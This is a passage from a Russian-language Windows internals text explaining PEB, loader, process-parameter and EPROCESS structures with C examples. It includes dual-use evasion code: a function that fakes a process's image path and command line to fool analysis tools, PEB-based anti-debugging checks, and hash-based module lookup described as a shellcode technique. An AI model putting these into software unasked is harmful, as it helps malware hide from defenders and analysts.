);
```

5.1.6. LDR_DATA_TABLE_ENTRY

Каждый загруженный модуль описывается структурой **LDR_DATA_TABLE_ENTRY**:

```

typedef struct _LDR_DATA_TABLE_ENTRY {
    LIST_ENTRY      InLoadOrderLinks;           // +0x000
    LIST_ENTRY      InMemoryOrderLinks;         // +0x010
    LIST_ENTRY      InInitializationOrderLinks; // +0x020
    PVOID           DllBase;                    // +0x030    Базовый адрес модуля
    PVOID           EntryPoint;                 // +0x038    Точка входа (DllMain/WinMain)
    ULONG           SizeOfImage;                // +0x040    Размер образа в памяти
    UNICODE_STRING  FullDllName;               // +0x048    Полный путь: L"C:\Windows\System32\ntdll.dll"
    UNICODE_STRING  BaseDllName;               // +0x058    Имя файла: L"ntdll.dll"
    union {
        UCHAR       FlagGroup[4];              // +0x068
        ULONG        Flags;                    // +0x068
        struct {
            ULONG     PackagedBinary           : 1;
            ULONG     MarkedForRemoval         : 1;
            ULONG     ImageDll                 : 1;
            ULONG     LoadNotificationsSent   : 1;
            ULONG     TelemetryEntryProcessed   : 1;
            ULONG     ProcessStaticImport       : 1;
            ULONG     InLegacyLists             : 1;
            ULONG     InIndexes                 : 1;
            ULONG     ShimDll                  : 1;
            ULONG     InExceptionTable          : 1;
            ULONG     ReservedFlags1            : 2;
            ULONG     LoadInProgress           : 1;
            ULONG     LoadConfigProcessed       : 1;
            ULONG     EntryProcessed            : 1;
            ULONG     ProtectDelayLoad          : 1;
            ULONG     ReservedFlags3            : 2;
            ULONG     DontCallForThreads        : 1;
            ULONG     ProcessAttachCalled       : 1;
            ULONG     ProcessAttachFailed       : 1;
            ULONG     CorDeferredValidate       : 1;
            ULONG     CorImage                  : 1;
            ULONG     DontRelocate              : 1;
            ULONG     CorILOnly                 : 1;
            ULONG     ChpeImage                 : 1;
            ULONG     ReservedFlags5            : 2;
            ULONG     Redirected                : 1;
            ULONG     ReservedFlags6            : 2;
            ULONG     CompatDatabaseProcessed   : 1;
        };
    };
    USHORT          ObsoleteLoadCount;          // +0x06C
    USHORT          TlsIndex;                   // +0x06E
    LIST_ENTRY      HashLinks;                  // +0x070
    ULONG           TimeDateStamp;              // +0x080
    PVOID           EntryPointActivationContext; // +0x088
    PVOID           Lock;                       // +0x090
    PLDR_DDAG_NODE  DdagNode;                   // +0x098
    LIST_ENTRY      NodeModuleLink;             // +0x0A0
    PVOID           LoadContext;                // +0x0B0
    PVOID           ParentDllBase;              // +0x0B8
    PVOID           SwitchBackContext;          // +0x0C0
    // ... далее: RtlBalancedNode, BaseNameHashValue и т.д.
} LDR_DATA_TABLE_ENTRY;

```

Связь полей и списков:

LDR_DATA_TABLE_ENTRY для ntdll.dll

+0x000	InLoadOrderLinks	→	InLoadOrderModuleList
+0x010	InMemoryOrderLinks	→	InMemoryOrderModuleList
+0x020	InInitializationOrderLinks	→	InInitializationOrderModuleList
+0x030	DllBase = 0x00007FFB'12340000		
+0x038	EntryPoint = 0x00007FFB'12345678		
+0x040	SizeOfImage = 0x001E2000		
+0x048	FullDllName = L"C:\Windows\System32\ntdll.dll"		
+0x058	BaseDllName = L"ntdll.dll"		
+0x068	Flags		
...			

Полный обход модулей из PEB

Вот полный пример обхода модулей через InLoadOrderModuleList:

```
// peb_walk_ldr.c — см. раздел «Код к главе»
#include <windows.h>
#include <winternl.h>
#include <stdio.h>

// Полная (неофициальная) структура LDR_DATA_TABLE_ENTRY
typedef struct _LDR_DATA_TABLE_ENTRY_FULL {
    LIST_ENTRY      InLoadOrderLinks;
    LIST_ENTRY      InMemoryOrderLinks;
    LIST_ENTRY      InInitializationOrderLinks;
    PVOID           DllBase;
    PVOID           EntryPoint;
    ULONG           SizeOfImage;
    UNICODE_STRING  FullDllName;
    UNICODE_STRING  BaseDllName;
    ULONG           Flags;
    USHORT          ObsoleteLoadCount;
    USHORT          TlsIndex;
    LIST_ENTRY      HashLinks;
    ULONG           TimeDateStamp;
} LDR_DATA_TABLE_ENTRY_FULL, *PLDR_DATA_TABLE_ENTRY_FULL;

void WalkModules(void)
{
    // Получаем PEB
    PPEB peb = (PPEB)__readgsqword(0x60);
    PPEB_LDR_DATA ldr = peb->Ldr;

    printf("PEB @ 0x%p\n", peb);
    printf("Ldr @ 0x%p\n", ldr);
    printf("\n%-50s  %-18s  %-10s\n", "Module", "Base", "Size");
    printf("%-50s  %-18s  %-10s\n",
        "-----",
        "-----", "-----");

    // Голова списка (якорь)
    PLIST_ENTRY head = &ldr->InLoadOrderModuleList;
    PLIST_ENTRY current = head->Flink;

    while (current != head) {
        // Получаем LDR_DATA_TABLE_ENTRY из LIST_ENTRY
        PLDR_DATA_TABLE_ENTRY_FULL entry =
            CONTAINING_RECORD(current, LDR_DATA_TABLE_ENTRY_FULL,
                               InLoadOrderLinks);

        // Выводим информацию о модуле
        printf("%-50.*S  0x%016p  0x%08X\n",
            entry->FullDllName.Length / sizeof(WCHAR),
            entry->FullDllName.Buffer,
            entry->DllBase,
            entry->SizeOfImage);

        current = current->Flink;
    }
}
```

Пример вывода:

```
PEB @ 0x0000000B29B3F5000
Ldr @ 0x000007FFB1234AAC0
```

Module	Base	Size
-----	-----	-----
C:\MyApp\test.exe	0x000007FF6A1230000	0x00015000
C:\Windows\SYSTEM32\ntdll.dll	0x000007FFB12340000	0x001E2000
C:\Windows\System32\KERNEL32.DLL	0x000007FFB10A50000	0x000B2000
C:\Windows\System32\KERNELBASE.dll	0x000007FFB0F8C0000	0x00384000
C:\Windows\System32\USER32.dll	0x000007FFB11220000	0x001A5000
...		

5.1.7. RTL_USER_PROCESS_PARAMETERS

Поле `PEB.ProcessParameters` (+0x020) указывает на структуру `RTL_USER_PROCESS_PARAMETERS`, содержащую параметры запуска процесса:

```
typedef struct _RTL_USER_PROCESS_PARAMETERS {
    ULONG           MaximumLength;           // +0x000
    ULONG           Length;                   // +0x004
    ULONG           Flags;                     // +0x008
    ULONG           DebugFlags;               // +0x00C
    HANDLE          ConsoleHandle;            // +0x010
    ULONG           ConsoleFlags;             // +0x018
    HANDLE          StandardInput;            // +0x020
    HANDLE          StandardOutput;           // +0x028
    HANDLE          StandardError;            // +0x030
    CURDIR          CurrentDirectory;         // +0x038
    UNICODE_STRING  DllPath;                  // +0x050
    UNICODE_STRING  ImagePathName;           // +0x060
    UNICODE_STRING  CommandLine;             // +0x070
    PVOID           Environment;              // +0x080
    ULONG           StartingX;                // +0x088
    ULONG           StartingY;                // +0x08C
    ULONG           CountX;                   // +0x090
    ULONG           CountY;                   // +0x094
    ULONG           CountCharsX;              // +0x098
    ULONG           CountCharsY;              // +0x09C
    ULONG           FillAttribute;            // +0x0A0
    ULONG           WindowFlags;              // +0x0A4
    ULONG           ShowWindowFlags;          // +0x0A8
    UNICODE_STRING  WindowTitle;              // +0x0B0
    UNICODE_STRING  DesktopInfo;              // +0x0C0
    UNICODE_STRING  ShellInfo;                // +0x0D0
    UNICODE_STRING  RuntimeData;              // +0x0E0
    RTL_DRIVE_LETTER_CURDIR CurrentDirectores[32]; // +0x0F0
    ULONG_PTR       EnvironmentSize;          // +0x3F0
    ULONG_PTR       EnvironmentVersion;        // +0x3F8
    PVOID           PackageDependencyData;     // +0x400
    ULONG           ProcessGroupId;            // +0x408
    ULONG           LoaderThreads;            // +0x40C
    UNICODE_STRING  RedirectionDllName;        // +0x410
} RTL_USER_PROCESS_PARAMETERS;
```

Ключевые поля:

- **CommandLine** (+0x070) — полная командная строка процесса (в формате `UNICODE_STRING`). Именно отсюда берёт данные `GetCommandLine()`.
- **ImagePathName** (+0x060) — полный путь к образу процесса.
- **CurrentDirectory** (+0x038) — текущий рабочий каталог, структура `CURDIR`: `c typedef struct _CURDIR { UNICODE_STRING DosPath; // +0x000 Путь, например L"C:\Users\user\" HANDLE Handle; // +0x010 Хэндл каталога (NT-объект) } CURDIR;`
- **Environment** (+0x080) — указатель на блок переменных окружения в формате `KEY=VALUE\0KEY=VALUE\0\0`.
- **Flags** (+0x008) — бит `RTL_USER_PROC_PARAMS_NORMALIZED` (0x01) указывает, что указатели внутри структуры являются абсолютными адресами (нормализованы). До нормализации они хранятся как смещения относительно начала структуры.

Чтение командной строки другого процесса

Часто требуется прочитать командную строку удалённого процесса. Task Manager и Process Explorer делают это через чтение PEB:

```

BOOL GetRemoteCommandLine(HANDLE hProcess, WCHAR* buffer, SIZE_T bufSize)
{
    PROCESS_BASIC_INFORMATION pbi;
    NTSTATUS status;
    ULONG returnLength;

    // 1. Получаем адрес PEB
    status = NtQueryInformationProcess(hProcess, ProcessBasicInformation,
                                       &pbi, sizeof(pbi), &returnLength);
    if (!NT_SUCCESS(status)) return FALSE;

    // 2. Читаем поле ProcessParameters из PEB
    RTL_USER_PROCESS_PARAMETERS* pRemoteParams = NULL;
    SIZE_T bytesRead;

    // Смещение ProcessParameters в PEB = 0x020
    PVOID paramAddr = (BYTE*)pbi.PebBaseAddress + 0x020;
    if (!ReadProcessMemory(hProcess, paramAddr, &pRemoteParams,
                          sizeof(pRemoteParams), &bytesRead))
        return FALSE;

    // 3. Читаем UNICODE_STRING CommandLine из ProcessParameters
    UNICODE_STRING cmdLine;
    // Смещение CommandLine в RTL_USER_PROCESS_PARAMETERS = 0x070
    PVOID cmdLineAddr = (BYTE*)pRemoteParams + 0x070;
    if (!ReadProcessMemory(hProcess, cmdLineAddr, &cmdLine,
                          sizeof(cmdLine), &bytesRead))
        return FALSE;

    // 4. Читаем буфер строки
    SIZE_T toCopy = min(cmdLine.Length, (USHORT)(bufSize - sizeof(WCHAR)));
    if (!ReadProcessMemory(hProcess, cmdLine.Buffer, buffer,
                          toCopy, &bytesRead))
        return FALSE;

    buffer[toCopy / sizeof(WCHAR)] = L'\0';
    return TRUE;
}

```

Process Masquerading

Техника маскировки процесса: модификация `ImagePathName` и `CommandLine` в собственном PEB, чтобы инструменты анализа (Task Manager, Process Explorer) показывали поддельное имя:

```

void MasqueradeAsExplorer(void)
{
    PPEB peb = (PPEB)__readgsqword(0x60);
    PRTL_USER_PROCESS_PARAMETERS params = peb->ProcessParameters;

    // Подменяем ImagePathName
    WCHAR fakePath[] = L"C:\\Windows\\explorer.exe";
    params->ImagePathName.Buffer = fakePath;
    params->ImagePathName.Length = (USHORT)(wcslen(fakePath) * sizeof(WCHAR));
    params->ImagePathName.MaximumLength = params->ImagePathName.Length + sizeof(WCHAR);

    // Подменяем CommandLine
    WCHAR fakeCmd[] = L"C:\\Windows\\explorer.exe";
    params->CommandLine.Buffer = fakeCmd;
    params->CommandLine.Length = (USHORT)(wcslen(fakeCmd) * sizeof(WCHAR));
    params->CommandLine.MaximumLength = params->CommandLine.Length + sizeof(WCHAR);
}

```

Предупреждение. Этот код модифицирует указатели, но буферы `fakePath` и `fakeCmd` должны существовать в течение всей жизни процесса (либо быть выделены в куче). Кроме того, EDR-системы могут обнаруживать несоответствие между PEB-данными и реальным образом на диске.

5.1.8. API Set Schema (ApiSetMap)

Поле `PEB.ApiSetMap` (+0x068) указывает на таблицу **API Set Schema** — механизм виртуальных DLL, введённый в Windows 7 (Windows 10 использует версию 6 схемы).

Что такое API Sets

API Sets — это уровень абстракции между именами DLL и их реализациями. Имена API Set имеют характерный формат:

```
api-ms-win-core-processthreads-l1-1-0.dll → kernelbase.dll
api-ms-win-core-file-l1-1-0.dll           → kernelbase.dll
ext-ms-win-ntuser-window-l1-1-0.dll       → user32.dll
```

Когда загрузчик встречает импорт из `api-ms-win-*` DLL, он обращается к API Set Map для определения реальной DLL, содержащей реализацию.


Формат API Set Schema v6 (Windows 10/11)

```
typedef struct _API_SET_NAMESPACE {
    ULONG Version;           // +0x00 = 6
    ULONG Size;              // +0x04 Размер всей структуры
    ULONG Flags;             // +0x08
    ULONG Count;             // +0x0C Количество записей
    ULONG EntryOffset;       // +0x10 Смещение массива API_SET_NAMESPACE_ENTRY
    ULONG HashOffset;        // +0x14 Смещение хеш-таблицы
    ULONG HashFactor;        // +0x18 Множитель для хеш-функции
} API_SET_NAMESPACE;

typedef struct _API_SET_NAMESPACE_ENTRY {
    ULONG Flags;             // +0x00
    ULONG NameOffset;        // +0x04 Смещение имени (от начала namespace)
    ULONG NameLength;        // +0x08 Длина имени
    ULONG HashedLength;       // +0x0C Длина хешируемой части имени
    ULONG ValueOffset;        // +0x10 Смещение массива API_SET_VALUE_ENTRY
    ULONG ValueCount;         // +0x14 Количество значений (реализаций)
} API_SET_NAMESPACE_ENTRY;

typedef struct _API_SET_VALUE_ENTRY {
    ULONG Flags;             // +0x00
    ULONG NameOffset;        // +0x04 Хост-имя (для host-specific redirection)
    ULONG NameLength;        // +0x08
    ULONG ValueOffset;        // +0x0C Смещение имени целевой DLL
    ULONG ValueLength;        // +0x10 Длина имени целевой DLL
} API_SET_VALUE_ENTRY;
```

Визуальная схема:



API Set Schema позволяет Windows перенаправлять функции между DLL без изменения бинарных файлов. Например, в MinWin-архитектуре многие функции, исторически находившиеся в `kernel32.dll`, были перемещены в `kernelbase.dll`, но приложения продолжают импортировать их через API Set.

5.1.9. Кучи процесса (Process Heaps)

PEB содержит несколько полей, связанных с управлением кучами:

- **ProcessHeap** (+0x030) — указатель на куча по умолчанию.
- **NumberOfHeaps** (+0x0E8) — текущее количество куч.
- **MaximumNumberOfHeaps** (+0x0EC) — максимальный размер массива **ProcessHeaps**.
- **ProcessHeaps** (+0x0F0) — указатель на массив дескрипторов всех куч процесса.

```
void EnumerateHeaps(void)
{
    PPEB peb = (PPEB)__readgsqword(0x60);

    ULONG numHeaps = *(ULONG*)((BYTE*)peb + 0x0E8);
    PVOID* heapArray = *(PVOID**)((BYTE*)peb + 0x0F0);

    printf("Default heap: 0x%p\n", peb->ProcessHeap);
    printf("Number of heaps: %u\n", numHeaps);

    for (ULONG i = 0; i < numHeaps; i++) {
        printf("  Heap[%u]: 0x%p\n", i, heapArray[i]);
    }
}
```

Каждый элемент массива **ProcessHeaps** является указателем на структуру **HEAP** (внутренняя структура NT heap manager). Эта структура недокументирована и меняется между версиями, но её анализ важен для heap exploitation.

В отладочной куче (Debug Heap, активируется при **NtGlobalFlag** содержащем heap-флаги) добавляются:

- Заголовок **_HEAP_ENTRY** увеличенного размера
- Хвостовой паттерн (tail pattern, 0xABABABAB)
- Заполнение освобождённых блоков паттерном 0xFEEFEEEE

Это ещё один артефакт, по которому можно обнаружить отладку — анализируя паттерны в выделениях кучи.

5.2. EPROCESS (Kernel Mode)

5.2.1. Обзор

EPROCESS (Executive Process) — это фундаментальная структура ядра, представляющая процесс. Каждый процесс в системе имеет один объект **EPROCESS**, размещённый в невыгружаемом пуле ядра (non-paged pool).

В отличие от PEB, **EPROCESS** доступна *только* из режима ядра. Пользовательский код не может напрямую читать или модифицировать эту структуру (но может делать это косвенно через драйвер или отладчик ядра).

Размер **EPROCESS** варьируется между версиями Windows и может превышать 0xB00 байт. Структура включает в себя встроенную структуру **KPROCESS** (Kernel Process) в начале.

EPROCESS

KPROCESS (встроенная, начинается с +0x000)

DISPATCHER_HEADER (+0x000)
DirectoryTableBase (+0x028) — CR3
ThreadListHead (+0x030)
UserTime, KernelTime
...

ProcessLock (+0x2E0)
UniqueProcessId (+0x440)
ActiveProcessLinks (+0x448)
...
Token (+0x4B8)
ImageFileName (+0x5A8)
...

Примечание. Смещения полей EPROCESS сильно варьируются между версиями и даже между обновлениями Windows 10. Смещения, приведённые здесь, примерно соответствуют Windows 10 22H2 x64. Всегда используйте `dt nt!_EPROCESS` в WinDbg с актуальными символами.

5.2.2. Ключевые поля EPROCESS

KPROCESS (встроенная, +0x000)

KPROCESS — это подструктура, содержащая информацию, необходимую планировщику и подсистеме управления памятью:

```
// Упрощённый вид KPROCESS
typedef struct _KPROCESS {
    DISPATCHER_HEADER Header;           // +0x000
    LIST_ENTRY ProfileListHead;         // +0x018
    ULONG_PTR DirectoryTableBase;       // +0x028 ← CR3 (PML4 base)
    LIST_ENTRY ThreadListHead;          // +0x030 ← Список потоков
    ULONG ProcessLock;                  // +0x040
    ULONG ProcessTimerDelay;            // +0x044
    ULONGLONG DeepFreezeStartTime;      // +0x048
    KAFFINITY Affinity;                 // +0x058
    // ...
    LONG BasePriority;                   // +0x???
    CHAR QuantumReset;                  // +0x???
    UCHAR Visited;                      // +0x???
    KEXECUTE_OPTIONS Flags;              // +0x???
    ULONG UserTime;                     // +0x??? ← Время в user mode
    ULONG KernelTime;                   // +0x??? ← Время в kernel mode
    // ...
} KPROCESS;
```

Наиболее важное поле **KPROCESS**:

- **DirectoryTableBase** — физический адрес корневой таблицы страниц (PML4 на x64). Это значение загружается в регистр CR3 при переключении контекста на этот процесс. Фактически определяет виртуальное адресное пространство процесса.


UniqueProcessId (+0x440)

PID процесса. Это значение кратно 4 (т.к. используется как индекс в таблице хэндлов).

```
// В WinDbg:
// dt nt!_EPROCESS UniqueProcessId @$proc
```

ActiveProcessLinks (+0x448)

Двусвязный список (**LIST_ENTRY**), связывающий все **EPROCESS** в системе. Голова списка — глобальная переменная ядра **PsActiveProcessHead**.



Этот список — основа для перечисления процессов. Функции `ZwQuerySystemInformation(SystemProcessInformation)`, `EnumProcesses()`, Task Manager — все они в конечном счёте обходят `ActiveProcessLinks`.

Token (+0x4B8)

Указатель на объект `TOKEN`, определяющий контекст безопасности процесса. Фактически это `EX_FAST_REF` — указатель с использованием младших бит как счётчика ссылок

```
// Извлечение реального адреса токена из EX_FAST_REF
PVOID GetTokenAddress(ULONG_PTR exFastRef)
{
    // На x64 младшие 4 бита используются для reference count
    return (PVOID)(exFastRef & ~0xF);
}
```

Token определяет SID пользователя, группы, привилегии (`SeDebugPrivilege`, `SeLoadDriverPrivilege` и т.д.), уровень целостности (integrity level). Манипуляции с Token — основа атак повышения привилегий.

ImageFileName (+0x5A8)

15-символьное ASCII-имя исполняемого файла (без пути, усечённое до 15 символов). Это поле используется в отладочном выводе ядра.

```
// Тип: UCHAR ImageFileName[15]
// Пример: "notepad.exe\0\0\0\0"
```

Не путать с `SeAuditProcessCreationInfo.ImageFileName` (полный путь в `UNICODE_STRING`) — другое поле `EPROCESS`.

CreateTime (+0x???) , ExitTime

`LARGE_INTEGER` — время создания и завершения процесса в формате Windows FILETIME (100-нано-секундные интервалы от 1 января 1601 г.).

InheritedFromUniqueProcessId

PID родительского процесса. Это значение устанавливается при создании и *не обновляется*, если родительский процесс завершается. Утилиты вроде Process Explorer строят дерево процессов именно на основе этого поля.

Peb (+0x550, примерно)

Указатель на PEB процесса (в виртуальном адресном пространстве процесса). Ядро использует это для доступа к PEB при необходимости.

5.2.3. KPROCESS: встроенная структура

`KPROCESS` встроена в начало `EPROCESS` и содержит информацию, критичную для планировщика:

Поле	Назначение
<code>DirectoryTableBase</code>	Физический адрес PML4 (загружается в CR3)
<code>ThreadListHead</code>	Список всех потоков (<code>KTHREAD</code>) процесса
<code>BasePriority</code>	Базовый приоритет процесса
<code>Affinity</code>	Маска процессорного сродства
<code>UserTime</code> / <code>KernelTime</code>	Счётчики времени в user/kernel mode
<code>ReadyListHead</code>	Список готовых к выполнению потоков
<code>StackCount</code>	Количество потоков с резидентным стеком ядра

Контекст переключения:

```

Планировщик: switch to ProcB
mov cr3, [KPROCESS_B + 0x28]

```

```

graph LR
    KPROCESS_B[KPROCESS B] --> DirTableBase[DirTableBase]
    DirTableBase --> PML4[PML4 физ. адрес]

```

5.2.4. Как Process Explorer читает EPROCESS

Process Explorer от Sysinternals использует собственный драйвер ядра (`PROCEXP152.SYS`) для получения информации, недоступной через стандартные API:

1. **Загрузка драйвера.** При первом запуске Process Explorer извлекает встроенный драйвер и загружает его через `NtLoadDriver` / SCM.
2. **Взаимодействие.** Приложение пользовательского режима отправляет IOCTL-запросы драйверу через `DeviceIoControl`.
3. **Чтение EPROCESS.** Драйвер в режиме ядра:
4. Получает `EPROCESS` через `PsLookupProcessByProcessId()`
5. Читает нужные поля напрямую из памяти ядра
6. Возвращает данные приложению через выходной буфер IOCTL
7. **Пример данных, доступных только через EPROCESS:**
8. Полный путь к образу (через `SeAuditProcessCreationInfo`)
9. Защита процесса (Protected Process Light)
10. Уровень целостности (через Token)
11. Подробная информация о потоках (через `ETHREAD`)

5.3. Практические техники

5.3.1. Обнаружение отладчика через PEB

Существует несколько уровней проверки:

```

// Уровень 1: BeingDebugged
BOOL CheckDebugger_Level1(void)
{
    PPEB peb = (PPEB)__readgsqword(0x60);
    return peb->BeingDebugged != 0;
}

// Уровень 2: NtGlobalFlag
BOOL CheckDebugger_Level2(void)
{
    PPEB peb = (PPEB)__readgsqword(0x60);
    DWORD ntGlobalFlag = *(DWORD*)((BYTE*)peb + 0x0BC);
    // При отладке устанавливаются флаги 0x70
    return (ntGlobalFlag & 0x70) != 0;
}

// Уровень 3: Heap Flags
BOOL CheckDebugger_Level3(void)
{
    PPEB peb = (PPEB)__readgsqword(0x60);
    PVOID heapBase = peb->ProcessHeap;

    // В HEAP структуре есть Flags и ForceFlags
    // Смещения зависят от версии Windows!
    // Для Windows 10 x64:
    DWORD heapFlags = *(DWORD*)((BYTE*)heapBase + 0x70);
    DWORD forceFlags = *(DWORD*)((BYTE*)heapBase + 0x74);

    // В обычных условиях heapFlags = HEAP_GROWABLE (0x2)
    // При отладке добавляются дополнительные флаги
    if (heapFlags & ~HEAP_GROWABLE)
        return TRUE;
    if (forceFlags != 0)
        return TRUE;

    return FALSE;
}

```

Комплексная функция проверки (`dump_peb.c`):

```

// dump_peg.c — полный дамп PEB с проверками отладки
#include <windows.h>
#include <stdio.h>
#include <intrin.h>

void DumpPEB(void)
{
    BYTE* peb = (BYTE*)__readgsqword(0x60);

    printf("=== PEB Dump ===\n");
    printf("PEB Address:          0x%p\n", peb);
    printf("BeingDebugged:           %d\n", peb[0x02]);
    printf("ImageBaseAddress:        0x%p\n", *(PVOID*)(peb + 0x10));
    printf("Ldr:                     0x%p\n", *(PVOID*)(peb + 0x18));
    printf("ProcessParameters:       0x%p\n", *(PVOID*)(peb + 0x20));
    printf("ProcessHeap:             0x%p\n", *(PVOID*)(peb + 0x30));
    printf("NtGlobalFlag:            0x%08X\n", *(DWORD*)(peb + 0xBC));
    printf("NumberOfProcessors:      %u\n", *(DWORD*)(peb + 0xB8));
    printf("OSMajorVersion:          %u\n", *(DWORD*)(peb + 0x118));
    printf("OSMinorVersion:          %u\n", *(DWORD*)(peb + 0x11C));
    printf("OSBuildNumber:           %u\n", *(USHORT*)(peb + 0x120));
    printf("SessionId:               %u\n", *(DWORD*)(peb + 0x2C0));
    printf("NumberOfHeaps:           %u\n", *(DWORD*)(peb + 0xE8));

    // Проверки на отладку
    printf("\n=== Anti-Debug Checks ===\n");
    printf("BeingDebugged:           %s\n",
        peb[0x02] ? "DEBUGGER DETECTED" : "Clean");
    printf("NtGlobalFlag & 0x70:     %s\n",
        (*(DWORD*)(peb + 0xBC) & 0x70) ? "DEBUGGER DETECTED" : "Clean");

    // Командная строка
    BYTE* params = *(BYTE**)(peb + 0x20);
    if (params) {
        UNICODE_STRING* cmdLine = (UNICODE_STRING*)(params + 0x70);
        printf("\nCommandLine:          %.*S\n",
            cmdLine->Length / sizeof(WCHAR), cmdLine->Buffer);

        UNICODE_STRING* imagePath = (UNICODE_STRING*)(params + 0x60);
        printf("ImagePathName:           %.*S\n",
            imagePath->Length / sizeof(WCHAR), imagePath->Buffer);
    }
}

int main(void)
{
    DumpPEB();
    return 0;
}

```

5.3.2. Обход списка модулей из PEB

Альтернатива `EnumProcessModules()` / `CreateToolhelp32Snapshot()` — прямой обход PEB. Этот метод не вызывает API, которые могут быть перехвачены:

```

// peb_walk_ldr.c - обход модулей без вызова WinAPI
#include <windows.h>
#include <stdio.h>
#include <intrin.h>

// Минимальные определения
typedef struct _UNICODE_STR {
    USHORT Length;
    USHORT MaximumLength;
    PWSTR Buffer;
} UNICODE_STR;

typedef struct _LDR_ENTRY {
    LIST_ENTRY InLoadOrderLinks;
    LIST_ENTRY InMemoryOrderLinks;
    LIST_ENTRY InInitializationOrderLinks;
    PVOID DllBase;
    PVOID EntryPoint;
    ULONG SizeOfImage;
    UNICODE_STR FullDllName;
    UNICODE_STR BaseDllName;
} LDR_ENTRY;

// Получение адреса функции по хешу имени (shellcode-техника)
DWORD HashString(const char* str)
{
    DWORD hash = 5381;
    while (*str) {
        hash = ((hash << 5) + hash) + (unsigned char)(*str);
        str++;
    }
    return hash;
}

// Поиск модуля по хешу имени (используется в shellcode)
PVOID FindModuleByHash(DWORD targetHash)
{
    // Получаем PEB
    BYTE* peb = (BYTE*)__readgsqword(0x60);

    // PEB.Ldr (+0x18)
    BYTE* ldr = *(BYTE**)(peb + 0x18);

    // PEB_LDR_DATA.InLoadOrderModuleList (+0x10)
    LIST_ENTRY* head = (LIST_ENTRY*)(ldr + 0x10);
    LIST_ENTRY* current = head->Flink;

    while (current != head) {
        LDR_ENTRY* entry = (LDR_ENTRY*)current;

        if (entry->BaseDllName.Buffer) {
            // Конвертируем WCHAR в char для хеширования
            char name[256];
            int i;
            for (i = 0; i < entry->BaseDllName.Length / 2 && i < 255; i++) {
                WCHAR wc = entry->BaseDllName.Buffer[i];
                // Приводим к нижнему регистру
                if (wc >= L'A' && wc <= L'Z')
                    wc += 0x20;
                name[i] = (char)wc;
            }
            name[i] = '\\0';

            DWORD hash = HashString(name);
            if (hash == targetHash) {
                return entry->DllBase;
            }
        }

        current = current->Flink;
    }
    return NULL;
}

// Полный обход с выводом
void WalkAllModules(void)
{

```

```

BYTE* peb = (BYTE*)__readgsqword(0x60);
BYTE* ldr = *(BYTE**)(peb + 0x18);

printf("=== InLoadOrderModuleList ===\n\n");
printf(" # %-46s %-18s Size\n", "Module", "Base");
printf("--- %-46s %-18s -----\n",
        "-----",
        "-----");

LIST_ENTRY* head = (LIST_ENTRY*)(ldr + 0x10);
LIST_ENTRY* cur = head->Flink;
int idx = 0;

while (cur != head) {
    LDR_ENTRY* e = (LDR_ENTRY*)cur;

    printf("%2d. %-46.*S 0x%016lX 0x%08X\n",
            idx++,
            e->FullDllName.Length / sizeof(WCHAR),
            e->FullDllName.Buffer,
            (ULONGLONG)e->DllBase,
            e->SizeOfImage);

    cur = cur->Flink;
}

printf("\nTotal modules: %d\n", idx);
}

int main(void)
{
    WalkAllModules();
    return 0;
}

```

5.3.3. Чтение PEВ удалённого процесса

Скрипт PowerShell для чтения PEВ удалённого процесса (`read_remote_peb.ps1`):


```
# read_remote_peb.ps1 - Чтение PEВ удалённого процесса
# Использование: .\read_remote_peb.ps1 -ProcessId <PID>
```

```
param(
    [Parameter(Mandatory=$true)]
    [int]$ProcessId
)

# Импорт Native API
Add-Type -TypeDefinition @"
using System;
using System.Runtime.InteropServices;

public class NativeProcess
{
    [DllImport("ntdll.dll")]
    public static extern int NtQueryInformationProcess(
        IntPtr ProcessHandle,
        int ProcessInformationClass,
        ref PROCESS_BASIC_INFORMATION ProcessInformation,
        int ProcessInformationLength,
        out int ReturnLength);

